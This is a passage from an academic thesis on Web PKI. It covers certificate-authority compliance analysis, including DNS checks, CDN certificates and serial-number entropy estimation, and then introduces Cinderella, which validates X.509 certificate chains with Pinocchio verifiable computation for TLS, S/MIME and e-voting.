AIA	On-line Certificate Status Protocol http://ocsp.verisign.com Certification Authority Issuer http://SVRSecure-G3-aia.verisign.com/SVRSecureG3.cer




Figure 6.14: Number of certificates signed by intermediate CA.

The total clustering information is less than a megabyte, and given a certificate, it is easy to determine which template of its issuer it best corresponds to, and how different it is from it. In particular, some of the violations that we find have already prompted changes in the validation process for one certificate usage.

6.5.2 Does Size Matter?

Currently the Web PKI demonstrates a high degree of concentration among very few CAs issuing a vast majority of new certificates and a long tail of smaller authorities. The following graph plots the number of certificates signed by each CA in decreasing order (the bold line represents the most recent time period):

The top 100 intermediates cover about 98.5% of all certificates for both periods. Thus, the

removal of the least used 85% intermediates would impact only 1.5% of websites we connected to.

Whether larger or smaller CAs do a better job policing their certificate issuance infrastructure is open for debate. We find evidence supporting two trends: higher level of delegation is associated with lower level of compliance, and smaller CAs (in particular those assigned to government entities) tend to exhibit a higher level of violations.

For instance, the CA "DFN-Verein PCA Global - G01" (marked by the arrow in Figure 6.11) has a large number of intermediates and high score for both individual and template violations in their clusters (depicted in nicely shaped, blue-color circles) corresponding to authorities signed to German universities and academic institutions. All together, they represent close to a third of all issuing intermediates, for a total of fewer than 2000 certificates per year.

While the growth of the number of trusted roots is slowing down, as shown in Figure 6.15, it appears that continued operation of smaller CAs is holding back improvement in the compliance rate.




Figure 6.15: Growth of the Mozilla Root Program.

Even very complying root authorities may use a few templates with high violation scores, indicated by dark dots in Figure 6.13. In some cases, we found obvious mistakes in templates that prompted us to contact the affected CAs about the problem.

6.5.3 DNS Analysis

For individual certificate violations, we perform additional checks that require network queries, as described in Section 6.3. A DNS query for the Start of Authority (SOA) record of each listed origin allows quick identification of expired domains, and determining whether the origins are served by different DNS servers. Resolving the IP addresses of each domain allows to check if the server's location matches the subject country listed in the certificate.

For small sample sets, we also look up WHOIS information from the domain registrar, and compare it with the certificate's subject. More importantly, we can detect certificates whose issuance date precedes the entry's creation date, allowing us to detect certificates that are valid for domains that have changed owner. The CA/Browser Forum only requires control verifica-

tion of the listed names and IP addresses at the time of issuance and revocation by the CA of certificates for which if it is explicitly informed that the subject no longer holds control over one of the listed names.

When considering certificates issued after the effective date of the baseline requirements, we find some clusters of domain-validated certificates with over 17% of expired certificates. Our samples also suggest that about 0.5% of certificates valid for two or more years issued in 2011 are for domains that have changed ownership, and we have found a few instances of certificates issued to the new owner. This is a major security threat, as the older, non-revoked certificate can be used to launch a man-in-the-middle attack.

With the low price of DV certificates (comparable to domain registration fees), name squatters may be able to resell their certificates to hackers after selling corresponding domains. Limiting the validity period of a domain-validated certificate to at most the closest expiration date of all the applicable domain names could help mitigate this risk.

6.5.4 Content Distribution Networks

We also found large clusters associated with Content Delivery Networks (CDNs) that showed unusual characteristics. For example, a large CDN cluster associated with GlobalSign OV CA has 2282 certificates. These certificates all have the 2.23.140.1.2.2 policy identifier (official CA/Browser Forum policy for organization validated certificates) and are issued to CloudFlare, Inc. by the GlobalSign Organization Validation CA. They are valid for 4 to 5 years despite being replaced very often.

A CDN is a worldwide distributed network of proxy servers used to speed up access to websites and mitigate denial of service attacks. Some CDN providers (most notably CloudFlare and EdgeCast) offer TLS encryption between clients and their proxy servers (also called points of presence, PoP). The certificate used for TLS can be either provided by the website owner, or obtained by the CDN provider based on agreement with a partner CA. In the latter case, the issuance process is based on DNS delegation to the CDN, without the need of authorization from the domain owner. However, because PoPs are shared by many customer websites of the CDN, such certificates group together a large number of unrelated domains that change very frequently. Furthermore, there is no guarantee that the connection between the CDN PoP and the website's backend server is also encrypted, which can create a false sense of security.

With this design, we consider that the CDN is acting as certification authority by proxy, and the details of the issuance process are not reflected in the certificate policy. We argue that this form of operation should be more strongly regulated, considering the large number of private keys and the delegated signature power given to CDNs.

6.5.5 Entropy Estimation

For a given template, we are also able to check whether certificates include the mandatory 20 bits of entropy in serial numbers. This requirement is a cost-effective defense mechanism against collision-finding attacks. Security of X.509 certificates depends critically on the collision-resistance property of the underlying hash function. Collision-resistance of some hash functions (most notably, MD4 and MD5) is manifestly broken, and there are credible cryptanalytic attacks against several others (SHA-1 and GOST 34.11-94).

The most serious scenario of a breach of PKI that relies on attacking the hash function has been described by Stevens et al. [Ste+09] and deployed in the wild by authors of the Flame malware [Nes12]. In this scenario the attacker submits its certificate request to the CA, and upon obtaining the certificate, replaces its content with another certificate with the same hash.

Current technology for forging hash function collisions depends on the attacker's ability to predict or control the initial part of the legitimate certificate. Proactive countermeasures against possible breaches of collision-resistance require CAs to randomize the certificate by generating its serial number, or a portion thereof, at random or by adding randomness to its subject field.

In order to validate compliance with this requirement, we developed an entropy-estimation procedure and apply it at the cluster level. This procedure can produce an *upper* bound on the entropy, since the CA may, for instance, use a pseudo-random function expanding a predictable sequence of inputs (a counter or a timestamp) into a random-looking series. We obtain the estimate by collecting other certificates issued by the same CA, and approximating the average *conditional entropy* of a single certificate from that list, given all other certificates. Concretely, let the sorted list of serial numbers extracted from certificates issued by the CA be $S_1, \ldots, S_n$ (the list is sorted according to the certificate's issuance date). For each serial number S_i, we use as an approximation for the S_i's conditional entropy the difference between the compressed length of $S_1|\ldots|S_n$ and $S_1|\ldots|S_{i-1}|S_{i+1}|\ldots|S_n$. The procedure is quite effective in identifying instances where the nominal length of the serial number exceeds its entropy content. Consider the following example of a list of serial numbers:

```
3DAA1A7F000000001CAF    3DFB65A7000000001CBA
3DFB80EF000000001CBB    5B68F796000000001D07
5B6DA3EF000000001D0D    5B70ECB200000004CB9D
5C0F9D92000000001D18    61A57E95000000001D2A
11CD2F73000000001D71    11CD7035000000001D72
11CD9B1E000000001D73    11CDC5A8000000001D74
```

The length of the serial number field is 10 bytes, while our estimate of the conditional entropy is approximately 50 bits per serial number. We run this algorithm on the concatenation of all serial numbers from the cluster to estimate their individual entropy.

We incorporate the results of this evaluation as a template violation if the estimated entropy is less than 20 bits; it was triggered on 2.1% of all clusters, while another 6% had between 20 and 24 bits of entropy in the serial number. For comparison, the serial number of the certificate used for the Flame collision used a format similar to the one listed above, thus it is not clear that 24 bits a sufficient requirement.

6.6 Conclusion

In this chapter, we have studied the current deployment practices of X.509 certificates on the Web and evaluated the adherence of these certificates to the guidelines from the CA/Browser forum.

Our results suggest two important trends with respect to compliance. The majority of larger commercial CAs tends to show adequate adherence to the standards, whereas compliance violations tend to increase with the frequency and depth of authority delegation and the variety of issuance policies exhibited by a given CA. On the other hand, a large number of small corporate and government-operated CAs also show poor compliance.

Moreover, we observe interesting outliers that correspond to new cloud deployment models, such as content delivery networks which can package together many unrelated domains within the same certificates (Section 6.5.4). These new deployment models fall outside the scope of the single entity model used to analyze the security of TLS and HTTPS we have relied on until now. Indeed, we will survey the security implications of such practices in the next chapter.

Furthermore, we have demonstrated and validated a clustering mechanism over collections of certificates that automatically derives templates describing CA behavior. These templates

mirror the issuance policy under which certificates were issued, and we use them to drive a visualization interface that can represent the entire publicly-visible Web PKI filtered according to violation compliance.

We claim that the large number of violations we observe can be partially explained by the fact that the current X.509 PKI struggles to provide sufficient policy flexibility for certificate issuers without jeopardizing the confidence of certificate verifiers. Extended validation certificates constitute a workaround for issuers that want to enforce a stricter set of policies than the baseline; however, they only offer a second data point and do not solve the overall rigidity of the system. Is it possible to do better? In Chapter 7, we propose an overlay of the current X.509 PKI that offers strong agreement on arbitrary policies (which can be a lot more specific than only the CA/Browser baseline requirements) between the certification authority and the certificate verifier.

Chapter 7

Cinderella: Turning Certificate Policies into Keys

7.1 Introduction

As we have seen in Chapter 6, the X.509 public key infrastructure (PKI) has played a central role in the security of the Web since its deployment in 1988. It serves as the cornerstone of security for Web browsing (TLS), software updates, email (S/MIME), document authentication (PDF), virtual private networks (IPSec), and much more. In part because of this ubiquity, the X.509 PKI is averse to change. Even when concrete attacks are known, as when Stevens et al. [Ste+09] used a collision on MD5 to create a bogus certificate, it still takes years to replace insecure algorithms.

Given this structural inertia, it is perhaps unsurprising that, despite almost thirty years of innovation in security and cryptography, the X.509 PKI primarily employs techniques and algorithms known at its inception. Since that time, the cryptographic community has developed schemes for anonymous authentication [RST06], pseudonymous authentication [Cha85] and attribute-based authentication [Bra00], for group signatures [Cv91], and for cryptographic access control [Cam+10], and yet none of those are available in the world's default PKI.

Beyond inertia, one barrier to innovation is a disconnect between the existing X.509 infrastructure and the 'primitive' operations required in these cryptographic schemes. The vast majority of X.509 keys and certificates employ RSA, whereas many modern schemes rely on a particular algebraic structure, often in an elliptic curve group [GS12], e.g. a discrete logarithm representation or a bilinear relation between group elements [CL02; Abe+10]. Furthermore, in many deployments, the private RSA keys reside in secure hardware (e.g., in a smartcard for client authentication, or in a hardware security module for server authentication), and hence can only be accessed via a predefined API. Finally, X.509 certificate parsing and processing is notoriously complex even in native code, let alone in the context of a cryptographic scheme.

With Cinderella, we leverage recent progress in verifiable computation to bridge the gap between existing X.509 infrastructure and modern cryptography. Abstractly, a verifiable computation protocol [GGP10] enables a verifier to outsource an arbitrary computation to an untrusted prover before efficiently checking the correctness of that computation. Both the verifier and the prover can supply inputs to the computation, and the prover may opt to keep some or all of his inputs private.

Cinderella employs such a verifiable computation protocol so that a prover can demonstrate that he holds (1) a valid X.509 certificate chain and (2) a signature computed with the associated private key, without actually sending them to the verifier. In other words, Cinderella outsources to the prover all of the checks that the verifier would have done on those certificates, and the verifier's job is simplified to checking only that the outsourced validation was performed correctly.

Cinderella's approach allows us to re-use existing certificate chains (including well-established certificate authorities and issuance policies) and their signing mechanisms in more advanced applications. It integrates well with existing infrastructure, since it does not require direct access to X.509 signing keys, making it compatible with existing hardware-based solutions, such as smartcards and HSMs. Furthermore, as discussed shortly, Cinderella can drop seamlessly into existing protocols such as TLS. As an important example, several countries such as Belgium, Estonia, and Spain issue "national identity" X.509 certificates on smartcards, and even provide APIs for commercial applications. We can directly re-use these carefully-managed, highly-trusted identity providers, without support or even approval from their authorities.

Cinderella adds "cryptographic power" by improving the flexibility, expressivity, and privacy of X.509 authentication and authorization decisions. For example, the existing PKI technically supports certificate revocation via signed revocation lists (CRLs) or online checks (OCSP), but they complicate the task of the verifier, who may need to collect evidence from third-party servers. With Cinderella, it is now the responsibility of the certificate owner to collect (and prove knowledge of) recent evidence that his certificate has not been revoked. Because Cinderella folds all validation steps into a single succinct proof, revocation checking becomes simpler, more efficient, and hence more likely to be used. Similarly, Cinderella proofs can be extended to support controlled delegation of a certificate, enabling, for instance, content-distribution networks to host pages on behalf of content providers without demanding their signing keys [Lia+14a]. Indeed, Cinderella signatures are significantly smaller than typical certificate chains and RSA signatures, and can be verified at a comparable cost (8 ms). Our evaluation (§7.8) shows that for the majority of trust chains, Cinderella reduces the data sent by 3.6–5.4×. Hence, Cinderella can be attractive even for applications that may not need its flexibility. Note, however, that the time to generate a proof is still non-trivial; fortunately, in the applications we consider, it can be performed offline, unlike proof verification.

From a privacy standpoint, because modern verifiable computation protocols support zero knowledge properties for the prover's inputs, Cinderella enables the selective disclosure of information embedded in standard X.509 certificates. Instead of revealing these certificates in the clear, the prover can convey only the attributes needed for a particular application. For example, the outsourced computation might validate the prover's certificate chain, and then check that the issuer is on an approved list, that the prover's age is above some threshold, or that he is not on a banned-user list. The verifier learns that these checks were performed correctly, and nothing more. As a concrete example, Estonian ID certificates embed information about the subject's name, address and email, as well as a unique national identity number (the "isikukood"), which encodes the gender and birth date of the owner. By necessity, Estonian law mandates ownership of an ID card for citizens over 15, and considers the information it contains public (as it may be sent in clear), even though many users, if given the choice, would opt to keep some of this information private when signing into government or commercial websites. Certificate privacy is also compelling for scenarios such as e-voting, where the strong identification provided by X.509-based ID cards needs to be balanced with voter privacy.

Cinderella uses Pinocchio [Par+13; Cos+15], a state-of-the-art system for verifiable computation. Pinocchio compiles C code first into arithmetic equations in a large prime field, and then into cryptographic keys. While Pinocchio accepts C code as input, programmed naïvely, it will

produce enormous keys that require tremendous work from the prover. Thus, an important challenge for Cinderella is developing C code for standards-compliant X.509-certificate-chain validation that Pinocchio will compile into an efficient cryptographic scheme.

The first part of the chain-validation challenge is to encode the verification of RSA PKCS#1 signatures. Cinderella achieves this via a carefully implemented multi-precision arithmetic C library tailored to Pinocchio; the library takes non-deterministic hints—the quotients, residues, and carries—as input to circumvent costly modular reductions. The second challenge is to verify X.509 parsing, hashing, and filtering of certificate contents. These tasks are already complicated in native code. To handle X.509 formats efficiently, Cinderella supports policies based on certificate templates (from Chapter 6), written in a declarative language, and first compiled to tailored C code before calling Pinocchio on whole certificate-chain-validating verifiable computations.

To demonstrate Cinderella's practicality, we first show how to seamlessly integrate Cinderella-based certificate-chain validation into SSL/TLS. Rather than modifying the TLS standard and implementations, we replace the certificate chains communicated during the handshake with a single, well-formed, 564-byte X.509 'pseudo-certificate' that carries a short-term ECDSA public key (usable in TLS handshakes) and a proof that this key is correctly-signed with a valid RSA certificate whose subject matches the peer's identify. We experiment with both client and server authentication. For clients, we use templates and test certificates for several national ID schemes. For servers, we use typical HTTPS policies on certificate chains featuring intermediate CAs and OCSP stapling. Although the resulting Cinderella pseudo-certificates can take up to 9 minutes to generate for complex policies, they can be generated offline and refreshed, e.g., on a daily basis. Online verification of the certificates takes only 9 ms.

We also employ Cinderella as a front end to Helios [Adi08b], a popular e-voting platform. Assuming that every potential voter is identified by some X.509 certificate, we enhance voter privacy while enabling universal verifiability of voter-eligibility. Similarly, we do not modify the Helios scheme or implementation. Rather, to each anonymous ballot, we attach a Cinderella proof that the ballot is signed with some valid certificate whose identifier appears on the voter list, and that the ballot is linked to an election-specific pseudo-random alias that is in turn uniquely linked to the voter's certificate. This allows multiple ballots signed with the same certificate to be detected and discarded. The proof reveals no information about the voter's identity. Proof generation takes 90 s, and proof verification is fast enough to check 400,000 ballots in an hour.

Contributions In a nutshell, Cinderella contributes:

- a new practical approach to retrofit some flexibility and privacy into an ossified X.509 infrastructure (§7.2.2);
- a real-world application of verifiable computation: outsourcing certificate chain validation (§7.3);
- a template-based compiler and a collection of carefully tailored libraries for RSA-PKCS#1 (§7.4) and ASN.1 (§7.5) for verifiable computations over X.509 certificates;
- deployment case studies for TLS (§7.6) and Helios [Adi08b] (§7.7) and their detailed evaluation (§7.8).

7.2 Background

We review key facts about the verifiable computation techniques (§7.2.1) used by Cinderella and the X.509 PKI (§7.2.2).

7.2.1 Verifiable Computation

Cinderella requires a succinct, zero knowledge, public, verifiable computation protocol to validate X.509 certificates. In our implementation, we use Geppetto's implementation of Pinocchio [Par+13; Cos+15], and hence we review it below, but our approach is compatible with similar schemes [Ben+14b; Ben+14a; BFR15; Kos+14; Bra+13; Wah+15].

Pinocchio enables a *verifier* to efficiently check computations performed by untrusted *provers*, even when the untrusted provers supply some of the computation's inputs. Concretely, the untrusted prover generates a proof that he computed $F(u, w)$, where F is a verifier-specified function, u is a verifier-specified public input, and w is a private input provided by the prover. Verifiable computation protocols supporting zero knowledge (also known as succinct, non-interactive zero-knowledge arguments [GW11; Blu+91b]) allow the prover to optionally keep w secret from the verifier, a property that Cinderella requires.

More formally, Pinocchio consists of three algorithms:

1. $(EK_F, VK_F) \leftarrow$ **KeyGen**$(F, 1^\lambda)$: takes the function F to be computed and the security parameter λ, and generates a public evaluation key EK_F and a public verification key VK_F.

2. $(y, \pi_y) \leftarrow$ **Compute**(EK_F, u, w): run by the prover, takes the public evaluation key, an input u supplied by the verifier, and an input w supplied by the prover. It produces the output y of the computation and a proof of y's correctness (as well as of prover knowledge of w).

3. $\{0, 1\} \leftarrow$ **Verify**(VK_F, u, y, π_y): using the public verification key, takes a purported input, output, and proof and outputs 1 only when $F(u, w) = y$ for some w.

In brief, Pinocchio is *Correct*, meaning that a legitimate prover can always produce a proof that satisfies **Verify**; *Zero Knowledge*, meaning that the verifier learns nothing about the prover's input w; and *Sound*, meaning that a cheating prover will be caught with overwhelming probability. Prior work provides formal definitions and proofs [Par+13; Cos+15].

Pinocchio offers strong asymptotic and concrete performance: cryptographic work for key and proof generation scales linearly in the size of the computation (measured roughly as the number of multiplication gates in the arithmetic circuit representation of the computation), and verification scales linearly with the verifier's IO (e.g., $|u| + |y|$ above), regardless of the computation, with typical examples requiring approximately 10 ms [Par+13]. The proofs are constant size (288 bytes).

To achieve this performance, Pinocchio's compiler takes C code as input and transforms the program to be verified into a Quadratic Arithmetic Program (QAP) [Gen+13]. In a QAP, all computation steps are represented as an arithmetic circuit (or a set of quadratic equations) with basic operations like addition and multiplication taking place in a large (254-bit) prime field. In other words, unlike a standard CPU where operations take place modulo 2^{32} or 2^{64}, in a QAP, the two basic operations are $x + y \bmod p$ and $x * y \bmod p$, where p is a 254-bit prime. As a result, care must be taken when compiling programs. For example, multiplying two 64-bit numbers will produce the expected 128-bit result, but multiplying four 64-bit numbers will "overflow", meaning that the result will be modulo p, which is unlikely to be the intended result. To prevent such overflow, the Pinocchio compiler tracks the range of values each variable holds, and inserts a reduction step if overflow is possible. Reduction involves a bit-split operation, which splits




Figure 7.1: High-level overview of the X.509 PKI

an arithmetic value into its constituent bits. Bit splits are also necessary for bitwise operations, such as XOR, as well as for inequality comparisons.

In Pinocchio's cost model, additions are free, multiplications cost 1, and bit splits cost 1 per active bit in the value split. Hence splitting the result of multiplying two 64-bit numbers costs 128× more than the initial multiplication did. Finally, dynamic array accesses (i.e., those where the index into the array is a run-time value) must be encoded and are quite expensive. While various techniques have been devised [Blu+91a; Mer89; Bra+13; Ben+13; ZE13; Ben+14b; Wah+15], the costs remain approximately $O(log^3 N)$ per access to an array of N elements.

From the programmer's perspective, Pinocchio compiles typical C functions. Each function takes as arguments the inputs and outputs known to the verifier (the values u and y above). The function can also read, from local files, additional inputs available only to the prover (the value w above).

7.2.2 The X.509 Public Key Infrastructure

We recall X.509's salient characteristics and summarize the main classes of issues with the PKI. Clark et al. provide more details and references [Cv13].

X.509 defines the syntax and semantics of public key certificates and their issuance hierarchy. The purpose of a certificate is to bind a public key to the identity of the owner of the matching private key (the *subject*), and to identify the entity that vouches for this binding (the *issuer*). Certificates also contain lifetime information, extensions for revocation checking, and extensions to restrict what the certificate's use.

The PKI's main high-level API is certificate-chain validation (illustrated in Figure 7.1), which works as follows: given a list of certificates (representing a *chain*) and a validation context

```
Certificate ::= SEQUENCE {
 tbsCertificate ToBeSigned,
 signatureAlgorithm AlgorithmIdentifier,
 signature BIT STRING }

ToBeSigned ::= SEQUENCE {
 version [0] Version DEFAULT v1,
 serialNumber SerialNumber,
 signature AlgorithmIdentifier,
 issuer Name,
 validity Validity,
 subject Name,
 subjectPublicKeyInfo SubjectPublicKeyInfo,
 issuerUniqueID [1] IMPLICIT UID OPTIONAL,
 subjectUniqueID [2] IMPLICIT UID OPTIONAL,
 extensions [3] Extensions OPTIONAL }
```

Figure 7.2: ASN.1 Grammar of X.509 Certificates

(which includes the current time and information on the intended use), it checks that

1. the certificates are all syntactically well-formed;
2. none of them is expired or revoked;
3. the issuer of each certificate matches the subject of the next in the chain;
4. the signature on the contents of each certificate can be verified using the public key of the next in the chain;
5. the last, *root* certificate is trusted by the caller; and
6. the chain is valid with respect to some context-dependent application policy (e.g. "valid for signing emails").

If all these checks succeed, chain validation returns a parsed representation of the identity and the associated public key in the first certificate (the *endpoint*).

Syntactic & semantic issues X.509 certificates are encoded using the Distinguished Encoding Rules (DER) of ASN.1, whose primary goal is to ensure serialization is injective, i.e., no two distinct certificates have the same encoding. In ASN.1, there is no absolute notion of syntactic correctness; instead, a payload is well-formed with respect to some ASN.1 grammar, which specifies the overall structure of the encoded data, with semantic annotations such as default values and length boundaries (Figure 7.2 depicts a fragment of the X.509 grammar).

Mistakes and inconsistencies in implementations of X.509 have led to dozens of attacks [CS15]. Famously, the first version of X.509 did not include a clear distinction between certificate-authority (CA) and endpoint certificates. A later version introduced an extension to clarify this distinction, but Marlinspike [Mar09b] showed that several browsers could be confused to accept endpoint certificates as intermediates in a chain. He also showed that injecting null characters inside subject information can lead browsers to validate a different domain than the one verified by the CA. Similarly, Bleichenbacher showed that many implementations of DER are incorrect, leading to universal forgery attacks against PKCS#1 signatures. In contrast, Cinderella does not trust X.509 parsers; instead, it verifies the correctness of untrusted parsing by re-serializing and hashing (§7.5).

Cryptographic failures The X.509 PKI is slow to change; it is not uncommon for certification authorities (CAs) to use the same root and intermediate certificates for years, without upgrading the cryptographic primitives used for signing. For instance, the MD5 hashing algorithm remained widely used for several years after Wang et al. [Wan+04] demonstrated that it was vulnerable to collision attacks. The ongoing migration from SHA1 to SHA2 is also likely to take years. Similarly, a number of certification authorities have allowed the use of short RSA public keys [Del+14], or keys generated with low entropy [Deb08; Hen+12]. Cinderella can partially mitigate these issues by allowing certificate owners to hide their actual public keys and certificate hashes, and hence to prevent offline attacks.

Issuance & validation policy issues As explained above, certificate chain validation includes a notion of compliance with respect to some application policy. For instance, for HTTPS, a certificate needs to satisfy a long list of conditions to be considered valid. Even the most basic condition is quite complicated: the HTTP domain of the request must match either the common name field of the subject of the certificate, or one of the entries of type DNS from the Subject Alternative Names (SAN) extension. This matching is not simply string equality, as domains in certificates may contain wildcards.

Fahl et al. [Fah+12] show that a large number of Android applications use a non-default validation policy for their application. More generally, Georgiev et al. [Geo+12a] report that a large fraction of non-browser uses of the PKI use inadequate validation policies. Instead of writing a custom policy suited to their application (e.g., pinning, custom root certificates, trust on first use), most developers simply use an empty validation policy that can be trivially bypassed by an attacker.

Similarly, even though all certification authorities are subject to a common set of issuance guidelines [CAB13; Can13; Eur12], the variability of their issuance policies remains high [Del+14]. Thus current validation policies are only as strict as the PKI's most permissive policy (in terms of key sizes, maximum lifetime, or availability of revocation information).

With Cinderella, validation policies are mostly specified through a declarative template system (§7.3) and transformed into Pinocchio keys, allowing greater flexibility from one issuer to the other.

Revocation X.509 revocation checking can take one of two forms: revocation lists (CRL) must be downloaded out of band, while the *online certificate status protocol* (OCSP) can either be queried by the validator to obtain a signed proof of non-revocation; or this proof may be *stapled* to the certificate to prevent a high-latency query. Unfortunately, these mechanisms are not widely used in practice; a recent study indicates that almost 80% of servers do not support OCSP stapling [Net13]. Worse, neither CRL nor OCSP is effective at preventing attacks when a certificate is compromised and subsequently revoked [Lan14b], as failures to verify non-revocation are not treated as fatal errors, an issue recognized and quantified in recent PKI papers [Bas+14; Sta+12a; SMP14].

As we show in §7.6, Cinderella naturally supports OCSP stapling, making it simple and efficient to deploy.

Delegation Many practical applications rely on some form of authentication delegation. In particular, many servers delegate the delivery of their web content to *content delivery networks* (CDNs). Websites that use HTTPS with a CDN need to delegate their X.509 credentials to the CDN provider, which can cause serious attacks when CDNs improperly manage customer credentials [DB15]. In a survey about this problem, Liang et al. [Lia+14a] propose to reflect the

authentication delegation of HTTPS content delivery networks as X.509 delegation. Unfortunately, this is impractical, because it requires an extension of X.509 which CAs are unlikely to implement, as it is detrimental to their business.

Cinderella allows a content-owner to implement secure X.509 delegation to CDNs without the CA's cooperation (§7.6).

7.3 Cinderella's Certificate Chain Validation

7.3.1 Architecture Overview

Cinderella targets applications in which a *certificate holder* presents a certificate chain to a *validator* who checks both that the chain is well formed (§7.2.2) and that it adheres to the application's validation policy. With Cinderella, the validator no longer performs these checks; instead, we outsource them to the certificate holder using verifiable computation (§7.2.1). Specifically, we write a procedure (as C code) that checks a certificate chain and checks that the chain adheres to the validation policy. We then compile this procedure into public evaluation and verification keys.

As a concrete running example, consider a client who wishes to sign her email using the S/MIME protocol (Figure 7.3). She holds a certificate issued by a well-known CA for her public key, and she uses her corresponding private key to sign a hash of her message.

With the current PKI, she attaches her certificate and signature to the message. The recipient of the message extracts the sender's email address (*from*), parses and checks the sender's certificate, and verifies, in particular, that the sender's certificate forms a valid chain together with a local, trusted copy of the CA certificate; that its subject matches the sender's address (*from*); and that it has not expired. Finally, he verifies the signature on a hash of the message using the public key from the sender's certificate. These checks may be performed by a C function, declared as:

```
void validate(SHA2* hash, char* from, time* now, CHAIN* certs, SIG* sig);
```

For simplicity, assume that all S/MIME senders and receivers agree on this code for email signatures, with a fixed root CA.

With Cinderella, we compile `validate` into cryptographic keys for S/MIME, i.e., an evaluation key and a verification key (§7.2.1). Email-signature validation then proceeds as follows.

- The sender signs the hash of her message as usual, using the private X.509 key associated with her certificate. Instead of attaching her certificate and signature, however, she attaches a Pinocchio proof. To generate this proof, she calls Cinderella with the S/MIME evaluation key, her message hash, email address, time, certificate, and signature. Cinderella runs `validate` on these arguments and returns a proof that it ran correctly.
- Instead of calling `validate`, the recipient calls Cinderella with the S/MIME verification key and the received message's *hash*, its *from* field, and its proof. Although the certificate and signature never leave the sender's machine, the recipient is guaranteed that `validate` succeeded, and hence that the message was not tampered with.

While this protocol transformation requires the sender to generate the Pinocchio proof, it still fully enforces the recipient's validation policy (by Pinocchio's soundness); it offers greater privacy to the sender, since her certificate need not be revealed (by Pinocchio's zero-knowledge properties); and it simplifies the recipient's task, since he now runs a fixed verification algorithm on a fixed proof format.




Figure 7.3: Cinderella S/MIME example. Today, an email sender includes her signature and a certificate chain for her public key, and the email's recipient checks both. With Cinderella, the sender performs those checks using verifiable computation and produces a succinct proof π that the recipient checks.

Furthermore, it is possible to generate Cinderella keys for extended policies not supported by S/MIME. For instance, if the recipient is a mailing list, `validate` may also check that the email address listed in the certificate is a member of the mailing list, or even that the sender holds a valid list-membership certificate. Thus, Cinderella naturally enables group or attribute-based signatures using existing credentials.

